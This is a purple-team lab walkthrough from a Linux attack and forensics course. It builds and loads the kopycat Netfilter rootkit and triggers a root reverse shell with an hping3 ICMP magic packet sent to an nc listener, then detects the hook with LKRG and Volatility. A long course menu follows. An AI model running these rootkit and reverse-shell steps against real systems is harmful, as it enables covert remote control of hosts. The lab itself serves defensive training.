[KS] Rootkits: Netfilter hooking #1

One of the features rootkits implement is a so-called “magic packet” functionality.  “Magic packet” is when an attacker implements some mechanism that can be triggered by a specially crafted network packet. The payload can be arbitrary, but usually, a shell is opened when the infected system receives the packet. The common way to implement this functionality is to use the Netfilter subsystem. Netfilter uses chains to store firewall rules. Every supported protocol (like IPv4, IPv6, or ARP) has 5 chains for different sections of packet processing. These chains are called :

  • PRE_ROUTING

  • INPUT

  • FORWARD

  • OUTPUT

  • POST_ROUTING


In this lab you are going to analyze kopycat - a rootkit that uses the Netfilter hooking technique for the C2 magic-packet feature.

1. In the first step acquire a memory of PRD_X by using the PurpleLabs VM Robot. Then get baseline results around netfilter subsystem by using Volatility:

# volatility -f /home/vadmin5/prdX-mem-1676395152.dmp --profile=Linuxprd55x64 linux_netfilter


2. Log in to PRD_X, clone the repo, and do a short source code review:

# git clone https://github.com/milabs/kopycat.git
# cd kopycat


3. There is a reverse shell command static definition in payload.c file. Change the SHCMD to point to your KALI_X IP address, then compile:

# vim payload.c
# make


4. Open 2nd console, log into VPS_X, and set up a simple listener:

# nc -vnlp 6666


5. Get back to PRD_X and load the module:

# lsmod | wc -l
65


# insmod kopycat.ko 
insmod: ERROR: could not insert module kopycat.ko: Inappropriate ioctl for device

# echo $?
1

# dmesg | grep -i youtube
[   91.873387] \m/ -- https://www.youtube.com/watch?v=fCIUPOkBsjg -- \m/

# lsmod | wc -l
65


6. So even if you got an error, and kopycat module is not on the list, still the rootkit structures have been correctly loaded into the memory.

7. Switch to KALI_X and send a specially crafted ICMP packet to the infected PRD_X:

# hping3 -c 1 -j -1 -e black-wives-are-fatter PRD_X_IP


8. Now you should have your new reverse shell connection established directly from PRD_X to VPS_X. Check the VPS_X console:

# nc -vnlp 6666
Listening on 0.0.0.0 6666
Connection received on 95.217.114.250 38026
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
bash-4.2# hostname
hostname
prd10


9. Analyze the process list:

# ps uaxww


10. Get access to Moloch - a full packet capture and try to locate ICMP packet that triggered the shell:

ip.protocol == icmp


11. Download PCAP to your desktop, locally run Wireshark and analyze the dump:


12. Use VM_PurpleLABS_Robot and dynamically acquire a memory image of PRD_X. You are going to use it in the upcoming steps.

ssh 10.7.0.1 -l vadminX 



13. Drop your reverse shell and set up the listener again. Enable LKRG on PRD_X:

# cd /root/lkrg-0.9.5
# make
# insmod lkrg.ko kint_enforce=0
# dmesg | grep -i lkrg
[ 1333.620978] LKRG: ALIVE: Loading LKRG
[ 1333.620983] LKRG: ISSUE: System does not support SMEP, which won't be validated
[ 1333.620984] LKRG: ISSUE: System does not support SMAP, which won't be validated
[ 1334.003407] LKRG: ALIVE: LKRG initialized successfully


14. Send ICMP trigger from KALI_X. See the effect:

# dmesg | grep -i lkrg
[ 1458.531141] LKRG: ALERT: BLOCK: UMH: Executing program name /bin/sh


15. Detection and Block action by default. The UMH name is defined in payload.c:


16. Good news is that there is no reverse shell connection established this time! LKRG in the post-injected phase responded perfectly.

17. The last part of this chapter is about finding some hooking artifacts from the memory image you grabbed 5 minutes ago. Switch to KALI_X and run:

# volatility -f /home/vadmin5/prdX-mem-1676395152.dmp --profile=Linuxprd55x64 linux_netfilter
Proto Hook             Handler            Is Hooked
----- ---------------- ------------------ ---------
IPV4  PRE_ROUTING      0xffffffffc0532000 False    
IPV4  PRE_ROUTING      0xffffffffc0599010 False    
IPV4  PRE_ROUTING      0xffffffffc06ca380 False    
IPV4  PRE_ROUTING      0xffffffffc06cf090 False    
IPV4  LOCAL_IN         0xffffffffc03dd1f0 True     
IPV4  LOCAL_IN         0xffffffffc0742000 False    
IPV4  LOCAL_IN         0xffffffffc06cf000 False    
IPV4  LOCAL_IN         0xffffffffc06ca020 False    
IPV4  LOCAL_IN         0xffffffffc06ca280 False    
IPV4  FORWARD          0xffffffffa9310fb0 False    
IPV4  FORWARD          0xffffffffc0742000 False    
IPV4  LOCAL_OUT        0xffffffffc0599010 False    
IPV4  LOCAL_OUT        0xffffffffa930eba0 False    
IPV4  LOCAL_OUT        0xffffffffc06ca3e0 False    
IPV4  LOCAL_OUT        0xffffffffc06cf050 False    
IPV4  LOCAL_OUT        0xffffffffc0742000 False    
IPV4  POST_ROUTING     0xffffffffc06cf070 False    
IPV4  POST_ROUTING     0xffffffffa9310d60 False    
IPV4  POST_ROUTING     0xffffffffc06ca020 False    
IPV4  POST_ROUTING     0xffffffffc06ca280 False    
      PRE_ROUTING      0xffffffffc0533c10 False    
      FORWARD          0xffffffffc0532a90 False    
      FORWARD          0xffffffffc05326b0 False    
      POST_ROUTING     0xffffffffc0533750 False    
      PRE_ROUTING      0xffffffffc0532000 False    
      FORWARD          0xffffffffa9310f90 False    
      POST_ROUTING     0xffffffffa9310d40 False    


18. Can you spot the "Is Hooked TRUE" value for LOCAL_IN? You catch a very interesting implementation of a Linux rootkit that is using Netfilter hooking. Check the code once again:

# cd /root/kopycat
# grep LOCAL_IN * -r
payload.c: .hooknum = NF_INET_LOCAL_IN,


19. Dig deeper.
20. The check_hidden_modules plugin does not give any interesting results this time. Check for dmesg: 

# volatility -f /home/vadmin5/prd10-mem-1676395152.dmp --profile=Linuxprd55x64 linux_dmesg
...
[101008176013.101] \m/ -- https://www.youtube.com/watch?v=fCIUPOkBsjg -- \m/


21. In general this is a very interesting technique. The netfilter layer sounds great for an early-stage port-knocking mechanism for your own C2 implant.


LINKS:

  • https://github.com/milabs/kopycat

  • https://github.com/Geek0x0/NF_HOOK.git

  • Rootkit detection with memory snapshot inspection on embedded IoT devices


Linux Attack and Live Forensics At Scale MATERIALS-ONLY

Buy nowLearn more
  • Course Mindmap - Linux Attack and Forensics Inspection at scale-v3.png1
  • PurpleLABS Cyber Range Network Architecture

0x01. PurpleLabs Hunting Components Dashboard

  • PurpleLabs Dashboard
  • PurpleLabs Components - Helicopter View

0x02. PurpleLabs User Setup Overview

  • Welcome to PurpleLABS!
  • Open Source Community
  • Network Addressing
  • Your Virtual Machines
  • Data sources and SIEM/DFIR components
  • Troubleshooting
  • Rules and policies
  • Threat Detection and Hunting with PurpleLabs #1
  • Threat Detection and Hunting with PurpleLabs #2

0x03. PurpleLabs Default Targets

  • Reverse Shell / Backdoor payloads
  • File transfers
  • Apache Tomcat
  • Apache HTTP CVE-2021-41773
  • NFS no_root_squash
  • Dirty Pipe CVE-2022-0847
  • pkexec CVE-2021-4034
  • CVE-2022-2588
  • CVE-2022-22963: Spring Cloud Function RCE
  • Solr Log4j
  • Samba / CIFS
  • Weblogic SSRF
  • SSH Brute force
  • Docker escape
  • Exiftool CVE-2021-22204
  • Remote Heap Exploitation
  • Attack emulation: Red Canary Atomics against your VMs

0x04. Blue/DFIR Components: SIEM

  • SIEM/HELK introduction
  • SIEM/HELK Data sources
  • SIEM/Splunk introduction
  • SIEM/Splunk Data sources
  • SIEM/Graylog intro
  • SIEM/Graylog Data sources
  • SIEM/Wazuh Data Sources

0x05. Blue/DFIR Components: HOST

  • Host/Syslog
  • Host/Auditd2
  • Host/Falco Runtime Security
  • Host/Tracee Syscall Tracing
  • Host/Sysdig Syscall tracing
  • Host/Sysmon4Linux
  • Host/Velociraptor
  • Host/OSQuery
  • Host/Sandfly
  • Host/Wazuh
  • Host/CatScale
  • Host/UAC
  • Host/varc
  • Host/rkhunter
  • Host/Yara Scanning
  • Host/LKRG
  • Host/SELinux
  • Host/Clamav

0x06. Blue/DFIR Components: NETWORK

  • Network/Zeek
  • Network/Suricata
  • Network/Arkime Full Packet Capture
  • Network/Forward Proxy Squid SSL Decryption
  • Network/WAF Modsecurity

0x07. Introduction to the course

  • About the course
  • Why Linux as a target?
  • Current Linux threat landscape (2022/2023)
  • Linux Appliances Exploitation Cases
  • Purple teaming approach
  • Threat Hunting vs Incident Response
  • Linux MITRE ATT&CK
  • Linux EDR/Security Products1
  • DFIR basics
  • DFIR Preparation
  • Basic TCP/IP stack
  • Basic Linux Investigation tools
  • General rootkits behavior
  • Recommended books1

0x08. Establishing baseline vs Attack Vectors

  • Process names
  • Process arguments
  • Parent-child process relationship
  • /proc/ exploration
  • sysctl
  • Linker / LD_PRELOAD
  • Linux Kernel Modules
  • LKM Off
  • DNS Settings
  • Network profiling
  • Open Ports
  • iptables
  • At / cron / systemd timers
  • Users
  • Shell Configuration
  • Initialization scripts
  • Special File Attributes
  • File Hashing / checksums
  • OS / application logging behavior
  • SSH keys
  • Linux namespaces

0x09. Rule-based Linux Log Analysis

  • Sigma Rules Hands-on Introduction
  • Protections Artifacts from Elastic
  • Detection Rules from Elastic

0x0a. Linux Memory forensics

  • Linux Report Sections
  • Building Volatility 2 Linux Profiles
  • Building Volatility 3 ISF JSON
  • Memory Acquisition
  • Forensics with Volatility2
  • Forensics with Volatility 3
  • Fileless plugin

0x0b. Linux Shells / C2 Implants

  • Sliver C2 Setup
  • Sliver Transports and Pivoting
  • Sliver in details
  • Meterpreter Setup
  • Sliver to Meterpreter Sideload
  • Meterpreter shell_to_meterpreter
  • TLS/sniCAT
  • Merlin Setup
  • Merlin Transports
  • Merlin libprocesshider
  • DNS/AXFR Payload Delivery
  • DNS/Weasel
  • DNS/dnscat2
  • ICMP-based C2 and Exfiltration
  • Port knocking

0x0c. Tunnels / pivots / redirectors

  • SSH Socks Proxy
  • SSH Tunneling
  • Reverse SSH
  • Shootback Protocol Tunneling
  • SSHimpanzee
  • socat
  • Chisel
  • ngrok

0x0d. Incident response

  • IRIS Introduction
  • IR Playbooks2

0x0e. Linux ATTACK/Detection Analysis

  • Evaluation of Linux Rootkits and Detection INTRO SLIDES - Practical Linux Rootkits for Red and Blue .pdf
  • eBPF SLIDES - Practical Linux Rootkits for Red and Blue .pdf
  • [US] Rootkits: Shared Library Injection
  • [US] Rootkits: Oh my Father!
  • [US] Rootkits: Socket Command Injection
  • [US] ELF injection with ptrace()
  • [US] ELF injection without ptrace()
  • [US] Proxy execution with DDexec
  • [US] In-memory execution with memrun
  • [US] memfd_vs_no_exec
  • [US] Fileless Scripting Execution
  • [US] Rootkits: Dynamic Linker Preloading
  • [US] Rootkits: Zombie Ant Farm Pypreloader #1
  • [US] MSF Shellcode from bash
  • [US] Rootkits: sshd injection
  • [US] Rootkits: sshd dummy cipher suite
  • [US] PAM-based Rootkits #1
  • [US] PAM-based Rootkits #2
  • [US] PAM-based Rootkits #3
  • [US] Yum/RPM Persistence
  • [US] Rootkits: Apache mod_authg
  • [US] Rootkits: HTTPD mod_backdoor
  • [US] Webshells: SOCKS from JSP
  • [US] Webshells: meterphp
  • [US] Webshells slopshell
  • [KS] Rootkits: Usermode Helper on ICMP
  • [KS] Rootkits: In-Memory LKM Loading
  • [KS] Rootkits: Reptile Analysis
  • [KS] Rootkits: Suterusu Analysis
  • [KS] Rootkits: Reveng_rtkit Analysis
  • [KS] Rootkits: iptables evil bit
  • [KS] Rootkits: systemtap creds() upgrade
  • [KS] Rootkits: Netfilter hooking #1
  • [KS] Rootkits: xt_conntrack.ko Infection
  • [KS] Rootkits: Ftrace Hooking #1
  • [KS] Rootkits: bad-bpf trip
  • [KS] Rootkits: XDP-UDP-Backdoor
  • [KS] Rootkits: eBPF hooking / TripleCross
  • [KS] Rootkits: eBPF SSL/TLS text capturing
  • [KS] Rootkits: eBPF Raw Tracepoint Interception
  • [KS] Rootkits: eBPF PAM creds stealing
  • [KS] Rootkits: eBPF KoviD Analysis
  • [KS] Rootkits: eBPF bpfdoor
  • [KS] Rootkits: ebpfkit Analysis
  • [KS] Randomized Faulter [RETIRED]

0x0f. Changelog

  • Changelog

0x10. Active Security Research

  • Active Research
  • Rootkits: Syscall hooking
  • Linux Incident Response
  • In-memory Execution
  • Evasion / Bypassing techniques
  • Exploitation
  • Memory Forensics
  • Linux Internals